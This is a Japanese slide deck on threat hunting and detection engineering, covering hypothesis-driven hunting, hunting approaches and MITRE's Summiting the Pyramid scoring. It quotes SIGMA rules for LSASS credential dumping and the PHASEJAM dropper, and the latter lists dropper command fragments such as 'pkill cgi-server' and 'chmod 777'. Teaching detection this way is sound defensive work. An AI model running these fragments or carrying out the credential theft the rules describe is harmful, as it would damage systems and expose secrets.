


3-4 : Threat Hunting with Threat Intelligence

脅威ハンティング（Threat Hunting）とは？

- **セキュアワークス社による定義：**
  - **既存のセキュリティ対策を回避する現在/過去の脅威を能動的・再帰的に調査**し、その情報を利用して**サイバーレジリエンスを向上**させること（=プロアクティブなアプローチ）
  - https://www.secureworks.com/centers/what-is-threat-hunting

- **脅威ハンティングの目的：**
  - 未知の脅威を能動的に発見し、検知ギャップ（Breach Detection Gap）を埋めていくこと



Ref : TaHiTI Threat Hunting Methodology

脅威ハンティング（Threat Hunting）とは？


- **なぜ、脅威ハンティングが重要なのか？**
  - 攻撃手法、セキュリティ対策の回避手法が進歩しているため、シグニチャに頼った防御モデルが成立しなくなったため。
  - **LoLBaS攻撃**の割合が増え、正規のアクティビティなのか、攻撃なのか、判断が難しいケースが増えているため。

- **参考： LoLBaS攻撃（Living Off the Land Binaries and Script攻撃）**
  - 侵入環境にインストールされているソフトウェア、OSデフォルト機能、ネイティブツール・スクリプトを悪用して攻撃する手法
    - LOLBAS : https://lolbas-project.github.io/
    - GTFOBins : https://gtfobins.github.io/
    - File Extension : https://filesec.io/
    - LOTS Project : https://lots-project.com/ (Domain Fronting)

3-4：Threat Hunting with Threat Intelligence

- **プロセスモデル：どのように脅威ハンティングを実施するか？**
  - Sqrrl社 ：Hunting Loop
  - CyberReason社 ：Threat Hunting 8 Steps
  - SANS Institute ：SANS Threat Hunting Model
  - SANS Institute ：Intelligence Driven Threat Hunting
  - FI-ISAC NL ：TaHiTI（**Ta**rgeted **H**unting **i**ntegrating **T**hreat **I**ntelligence）
  - Splunk社 ：PEAK（Prepare, Execute, Act with Knowledge）

- **TaHiTI： Targeted Hunting integrating Threat Intelligence**




3-4：Threat Hunting with Threat Intelligence

脅威ハンティングプロセス：本質的に３つのフェーズで構成される。

- その中でも、「**仮説構築**」フェーズが最も重要。
  - 仮説により、脅威ハンティングの品質や、実際にHuntingを行う「仮説の検証」フェーズの作業が決まるため。

- 「仮説構築」の具体例：４点を整理する（= H.O.P.E. Framework）
  - **仮説構築**（Hypothesis）　：（攻撃により）不審なドメインアカウントが作成されている。
  - **調査対象**（Object of Investigation）　：ドメインコントローラサーバ上のWindows Event Log
  - **調査方法**（Procedure）　：イベントID（ID：4720）で絞り込み、サービス外時刻にアカウント作成されたログを探す。
  - **判断基準**（Evaluation Criteria）　：当該エントリがでた場合、悪性（＝攻撃の痕跡あり）と判断する。

<脅威ハンティングプロセス>



3-4：Threat Hunting with Threat Intelligence

- **仮説構築の重要性：**
  - 脅威ハンティングは、**「既存のセキュリティ対策を回避する現在/過去の未知の脅威」を見つける手法**
  - そのため、**「仮説 → 検証」の科学的アプローチ**を採用しないと以下の危険性がある。
    1. 終わりなき作業になってしまう。
    2. 再現性がない作業になってしまう。
    3. 悪性か否かの判断がアナリストの主観的判断になってしまう。


- **適切な「検証可能な仮説構築」を行うためにはどうすればよいか？**
  - **脅威ハンティングのアプローチ手法：**
    - 「検証可能な仮説」をどのように構築するか、考え方・思考法を整理します。
  - **脅威ハンティングの前提条件・技術：**
    - 「検証可能な仮説」を支える前提条件についてご説明します。

3-4：Threat Hunting with Threat Intelligence

- 脅威ハンティングアプローチは、大きく４種類存在する。

	ABH （Attack based Hunting）	DBH （Data based Hunting）	EBH （Entity based Hunting）	IBH （Intel based Hunting）
概要	MITRE ATT&CKなど、攻撃手法を軸に仮説構築を行う手法。	データに現れるアノマリー（異常値）に注目して仮説構築を行う手法。	特定のデータ・端末・ユーザなど、高リスク・高価値のエンティティに注目して仮説構築を行う手法。	外部から入手した脅威インテリジェンスを軸に仮説構築を行う手法。
事例	• 「不審なドメインアカウント作成」（T1136.002）の調査を行う。	• 接続先IPアドレスをGeolocation情報とマッチングして頻度分析を行い、頻度が低いかつ普段やり取りしない国のIPアドレスを調査する。	• 脆弱性パッチの当たっていない端末に対する不信な挙動有無を確認する。 • Attack Pathを分析し、最短パスとなる端末・サーバを分析する。 • ドメイン管理者権限を持つアカウントに対し、不審なログイン挙動がないか検証する。	• IOCに基づく調査。 • ISACから得た他社攻撃情報をもとに、調査を行う。 • Deceptionを活用する。

- この４種類の観点から、各レイヤーの調査を行っていく。



3-4：Threat Hunting with Threat Intelligence

- 脅威ハンティングを実現するための前提条件：

  - **Full-Spectrum Visibility（徹底的な可視化）**
    - 脅威ハンティングを行う上では、仮説をちゃんと検証できるためのデータが必要となる。
    - そのため、「技術的」には検証可能な仮説も、データ収集基盤・データ分析基盤がないと分析ができず効率的な脅威ハンティングができない可能性がある。

  - **Know-Normalの原則：**
    - 脅威ハンティングの重要なキーワードの一つにアノマリー（異常値）がある。
    - 異常値を把握するためには、普段の状態（Normalな状態）を知っておく必要がある。そのため、徹底的な可視化を行った後、「普段の状態」を正しく理解する必要がある。
      - 例）端末の命名則
      - 例）普段利用されているアカウント
      - 例）ドメイン管理者アカウントの割合・利用状況
      - 例）普段組織内で利用されているバイナリ・EXEファイル

3-4：Threat Hunting with Threat Intelligence

- 脅威ハンティングで得られた結果はどうするか？
  - CSV、クエリ、YARA、Snort、SIGMAなどの様々な形式で配布する。

- **例）SIGMA**
  - ログイベントをわかりやすく記述することができる、汎用的なシグネチャフォーマット
  - このフォーマットで記載すれば「uncoder.io」や「sigconverter.io」などを使って、各自分のSIEMへ変換することが可能となる。

    - 参考）https://github.com/SigmaHQ/sigma
    - 参考）https://jpn.nec.com/cybersecurity/blog/221014/index.html
    - 参考）https://jsac.jpcert.or.jp/archive/2023/pdf/JSAC2023_workshop_sigma_jp.pdf

Code | Blame | 25 lines (25 loc) · 656 Bytes

```yaml
title: Password Dumper Activity on LSASS
id: aa1697b7-d611-4f9a-9cb2-5125b4ccfd5c
status: test
description: Detects process handle on LSASS process with certain access mask and object type SAM_DOMAIN
references:
    - https://twitter.com/jackcr/status/807385668833968128
author: sigma
date: 2017/02/12
modified: 2022/10/09
tags:
    - attack.credential_access
    - attack.t1003.001
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4656
        ProcessName|endswith: '\lsass.exe'
        AccessMask: '0x705'
        ObjectType: 'SAM_DOMAIN'
    condition: selection
falsepositives:
    - Unknown
level: high
```

① 検知ルール名称

② 検知対象となるログソース
この場合、WindowsのSECURITYログ

③ 検知ルール
検知要素 + 条件（Condition）で記載する。

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/builtin/security/win_security_susp_lsass_dump.yml

CVE-2025-0282

Code | Blame | 31 lines (30 loc) · 899 Bytes | Raw

```yaml
title: Detects PHASEJAM Dropper
id: 6d97b7da-5201-4d5f-94b3-0324b037403c
status: experimental
description: Hunting rule looking for strings identified in the PHASEJAM dropper
author: Mandiant (original YARA rule)
references:
  - md5: d18e5425ecd9608ecb992606b974e15d
logsource:
  category: process_creation
  product: linux
detection:
  selection:
    CommandLine|contains:
      - 'AccessAllow()'
      - '/jam/getComponent.cgi'
      - 'jam/getComponent.cgi.bak'
      - 'sh=$(echo CnN1Y'
      - 'up=$(echo CnN1Y'
      - "grep -q 'sub AccessAllow()'"
      - 'cp -f /home/bin/remotedebug /home/bin/remotedebug.bak'
      - 'chmod 777 /home/bin/remotedebug.bak'
      - 'cp -f /home/perl/DSUpgrade.pm /home/perl/DSUpgrade.pm.bak'
      - 'pkill cgi-server'
  condition: selection
falsepositives:
  - Legitimate system administration tasks
level: high
tags:
  - attack.execution
  - attack.t1059
```


https://github.com/n3tl0kr/BlueTeam/tree/main/Detection%20Engineering/CVE-2025-0282

3-5 : How to build Robust Detection Rule

3-5 : How to build Robust Detection Rule

***Summit The Pyramid*（=STP理論）**

- 検知の堅牢性（Robustness）を向上させるため、MITREが提案した評価手法
  - 正確性（Accuracy）　：高い検知精度と高い再現率を持つこと（=低い偽陽性・偽陰性を持つこと）
  - 耐性（Resistance）　：時間の経過に対する攻撃者の回避能力に対する耐性があること
- https://ctid.mitre.org/projects/summiting-the-pyramid/
- https://center-for-threat-informed-defense.github.io/summiting-the-pyramid/
- Summiting the Pyramid of Pain（Shmoocon 2024）：https://www.youtube.com/watch?v=B86QP361t8E



3-5：How to build Robust Detection Rule

Summit The Pyramid（=STP理論）

- **MITREの課題：**
  - 攻撃グループは既知の攻撃手法を多数再利用し、また各テクニックに対するSIGMAやCARは準備されている一方、実際の検知に成功していない現実がある。
  - 参考：
    - SIGMA Repository : https://github.com/SigmaHQ/sigma/
    - CAR（Cyber Analytics Repository） : https://car.mitre.org/analytics/by_technique
    - AttackRuleMap : https://attackrulemap.com/
  - 多くの検知ルールにおいて、Pyramid of Painの低いレイヤの実装が大半であり、攻撃手法そのものを検知できるロジックではないことが挙げられる。
  - そのため、SIGMAを中心に改善するフレームワークとして、STP理論を提唱している。

- **STP理論の活用方法：**
  - ① 検知ルールの定量評価技法
  - ② D3モデルによる堅牢な検知ルールの構築・改善

3-5 : How to build Robust Detection Rule

- **STP理論①：検知ルールの定量評価技法**

「イベントの堅牢性」の数値化	「分析の堅牢性」の数値化	条件式の分析	総合スコアの決定
ログソースのスコアリングを行い、「イベントの堅牢性」を評価します。	検知ルールのスコアリングを行い、「分析の堅牢性」を評価します。	STEP2で評価した、観測値の関係性を示す条件式を分析します。	STEP 1 ~ STEP 3を総合し、最終スコアを算出します。

- 今回は、「T1053 : Scheduled Task Creation Via Schtasks.EXE」を例に説明をしていく。
  - https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_schtasks_creation.yml

```yaml
title: Scheduled Task Creation Via Schtasks.EXE
id: 92626ddd-662c-49e3-ac59-f6535f12d189
status: test
description: Detects the creation of scheduled tasks by user accounts via the "schtasks" utility.
references:
    - https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/schtasks-create
author: Florian Roth (Nextron Systems)
date: 2019-01-16
modified: 2024-01-18
tags:
    - attack.execution
    - attack.persistence
    - attack.privilege-escalation
    - attack.t1053.005
    - attack.s0111
    - car.2013-08-001
    - stp.1u
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\schtasks.exe'
        CommandLine|contains: ' /create '
    filter_main_system_user:
        User|contains: # covers many language settings
            - 'AUTHORI'
            - 'AUTORI'
    condition: selection and not 1 of filter_main_*
falsepositives:
    - Administrative activity
    - Software installation
level: low
```

① イベントソース

② 検知ルール

③ 条件式

3-5 : How to build Robust Detection Rule

- **STP理論①：検知ルールの定量評価技法**


「イベントの堅牢性」の数値化 | 「分析の堅牢性」の数値化 | 条件式の分析 | 総合スコアの決定

- **Step 1：イベント堅牢化の数値化**
  - イベントの堅牢性（Event Robustness）とは、どれぐらい幅広くログを取得できるかを意味する。
  - 当該SIGMAの場合、SYSMONを利用した検知が可能。
    - 想定するコマンド：schtasks /create /tn AUTO_BUILD /tr c:¥WORSPACE¥test.bat /sc minute /mo 1
  - User-mode（プロセス作成）を対象としているため、「U」となる。

	Application（A）	User-mode（U）	Kernel-mode（K）
説明	ユーザモードで動作するアプリケーションによりログが生成される	OSのユーザモードの挙動によりログが生成される	OSのカーネルモードの挙動によりログが生成される
例	Windows EID 4698 Task Scheduled	Sysmon EID 1 Process Creation	Windows EID 4688 Process Creation

注意：MITRE ATT&CKの説明では、SYSMON EID 1は「U」として定義される一方、以下の記述では「K」と定義されています。まだ提唱され始めた考え方なので、分類などについては安定していない部分がある点に注意が必要です。
https://center-for-threat-informed-defense.github.io/summiting-the-pyramid/levels/kernel-mode/

```
18      logsource:
19          category: process_creation
20          product: windows
21      detection:
22          selection:
23              Image|endswith: '\schtasks.exe'
24              CommandLine|contains: ' /create '
25          filter_main_system_user:
26              User|contains: # covers many language settings
27                  - 'AUTHORI'
28                  - 'AUTORI'
29          condition: selection and not 1 of filter_main_*
```



3-5 : How to build Robust Detection Rule

- **STP理論①：検知ルールの定量評価技法**

「イベントの堅牢性」の数値化 | 「分析の堅牢性」の数値化 | 条件式の分析 | 総合スコアの決定

- **Step 1：分析の堅牢化の数値化**
  - 分析の堅牢性（Analytic Robustness）とは、どれぐらい幅広く攻撃を分析できるかを意味する。

評価カテゴリ	概要
Lv. 5: Core to Sub-Technique or Technique （サブテクニックを含む）攻撃手法の全体をカバー	どのような実装でも避けられない攻撃手法の「ボトルネック（chokepoints）」または「不変的な動作（invariant behavior）」となる観測値
Lv. 4: Core to Some Implementations of (Sub-)Technique （サブテクニックを含む）攻撃手法の一部をカバー	大幅に異なる実装を行わなければ回避することが難しい、攻撃手法に共通した観測値
Lv. 3: Core to Pre-Existing Tools or Inside Boundary 既存のツールまたは内部環境	システムに侵害前から存在していたツールや機能に関連する観測値（これは、防御側によって管理されており、攻撃者が変更することは困難である）
Lv. 2 : Core to Adversary-Brought Tool or Outside Boundary 攻撃者が持ち込んだツールまたは外部環境	攻撃者が攻撃を実行するために持ち込んだツールに関連する観測値
Lv 1. : Ephemeral Values 一時的な価値	攻撃者による変更が容易である、あるいは攻撃者の介入がなくても変更可能な観測値

